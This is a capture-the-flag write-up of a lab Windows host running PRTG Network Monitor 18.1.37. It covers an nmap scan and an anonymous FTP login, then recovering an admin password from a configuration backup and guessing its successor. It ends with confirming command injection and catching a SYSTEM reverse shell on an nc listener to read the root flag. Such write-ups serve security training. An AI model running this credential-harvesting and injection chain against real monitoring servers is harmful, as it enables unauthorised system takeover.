
Information Gathering

1) Found open ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap 10.10.10.152  --open -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-20 20:55 IST
Nmap scan report for 10.10.10.152
Host is up (0.99s latency).
Not shown: 995 closed tcp ports (reset)
PORT    STATE SERVICE      VERSION
21/tcp  open  ftp          Microsoft ftpd
80/tcp  open  http         Indy httpd 18.1.37.13946 (Paessler PRTG bandwidth monitor)
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.12 seconds
```

2) It runs a network monitor



Vulnerability Assessment

1) Anonymous ftp login is enabled

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ftp 10.10.10.152
Connected to 10.10.10.152.
220 Microsoft FTP Service
Name (10.10.10.152:vigneswar): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||49957|)
150 Opening ASCII mode data connection.
02-02-19  11:18PM                 1024 .rnd
02-25-19  09:15PM       <DIR>          inetpub
07-16-16  08:18AM       <DIR>          PerfLogs
02-25-19  09:56PM       <DIR>          Program Files
02-02-19  11:28PM       <DIR>          Program Files (x86)
02-03-19  07:08AM       <DIR>          Users
11-10-23  09:20AM       <DIR>          Windows
226 Transfer complete.
ftp>
```

2) Got user flag from ftp

```
ftp> get user.txt
local: user.txt remote: user.txt
229 Entering Extended Passive Mode (|||50036|)
150 Opening ASCII mode data connection.
100% |**********************************************************************************************************|    34        0.16 KiB/s    00:00 ETA
226 Transfer complete.
34 bytes received in 00:00 (0.16 KiB/s)
```

3) Found configuration file of prtg


```
Remote directory: /Users/All Users/Paessler/PRTG Network Monitor
ftp> ls
229 Entering Extended Passive Mode (|||50341|)
150 Opening ASCII mode data connection.
08-18-23  07:20AM       <DIR>          Configuration Auto-Backups
02-20-24  10:13AM       <DIR>          Log Database
02-02-19  11:18PM       <DIR>          Logs (Debug)
02-02-19  11:18PM       <DIR>          Logs (Sensors)
02-02-19  11:18PM       <DIR>          Logs (System)
02-20-24  10:13AM       <DIR>          Logs (Web Server)
01-15-24  10:03AM       <DIR>          Monitoring Database
02-25-19  09:54PM              1189697 PRTG Configuration.dat
02-25-19  09:54PM              1189697 PRTG Configuration.old
07-14-18  02:13AM              1153755 PRTG Configuration.old.bak
02-20-24  10:14AM              1648257 PRTG Graph Data Cache.dat
02-25-19  10:00PM       <DIR>          Report PDFs
02-02-19  11:18PM       <DIR>          System Information Database
02-02-19  11:40PM       <DIR>          Ticket Database
02-02-19  11:18PM       <DIR>          ToDo Database
226 Transfer complete.
```

```
ftp> binary
200 Type set to I.
ftp> get PRTG\ Configuration.dat
local: PRTG Configuration.dat remote: PRTG Configuration.dat
229 Entering Extended Passive Mode (|||50373|)
125 Data connection already open; Transfer starting.
100% |*****************************************************************************************************************|  1161 KiB  183.73 KiB/s    00:00 ETA
226 Transfer complete.
1189697 bytes received in 00:06 (183.71 KiB/s)
ftp>
```


4) Found old password

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ cat PRTG\ Configuration.old.bak | grep admin -A 2
            <!-- User: prtgadmin -->
            PrTg@dmin2018
        </dbpassword>
```

5) guessed password as PrTg@dmin2019 and logged in with it




6) Tested command injection since prtg 18.1.37 is vulnerable to command injection



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
21:55:47.258348 IP 10.10.10.152 > 10.10.14.11: ICMP echo request, id 1, seq 2173, length 40
21:55:47.258696 IP 10.10.14.11 > 10.10.10.152: ICMP echo reply, id 1, seq 2173, length 40
21:55:48.039817 IP 10.10.10.152 > 10.10.14.11: ICMP echo request, id 1, seq 2174, length 40
21:55:48.039843 IP 10.10.14.11 > 10.10.10.152: ICMP echo reply, id 1, seq 2174, length 40
21:55:49.177917 IP 10.10.10.152 > 10.10.14.11: ICMP echo request, id 1, seq 2175, length 40
21:55:49.178124 IP 10.10.14.11 > 10.10.10.152: ICMP echo reply, id 1, seq 2175, length 40
21:55:50.439185 IP 10.10.10.152 > 10.10.14.11: ICMP echo request, id 1, seq 2176, length 40
21:55:50.439200 IP 10.10.14.11 > 10.10.10.152: ICMP echo reply, id 1, seq 2176, length 40
```

Exploitation

1) Got reverse shell




```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.152] 50968
whoami
nt authority\system
PS C:\Windows\system32> type /Users/Administrator/Desktop/root.txt
6e4b6363c6dec684700b491cc3948246
PS C:\Windows\system32>
```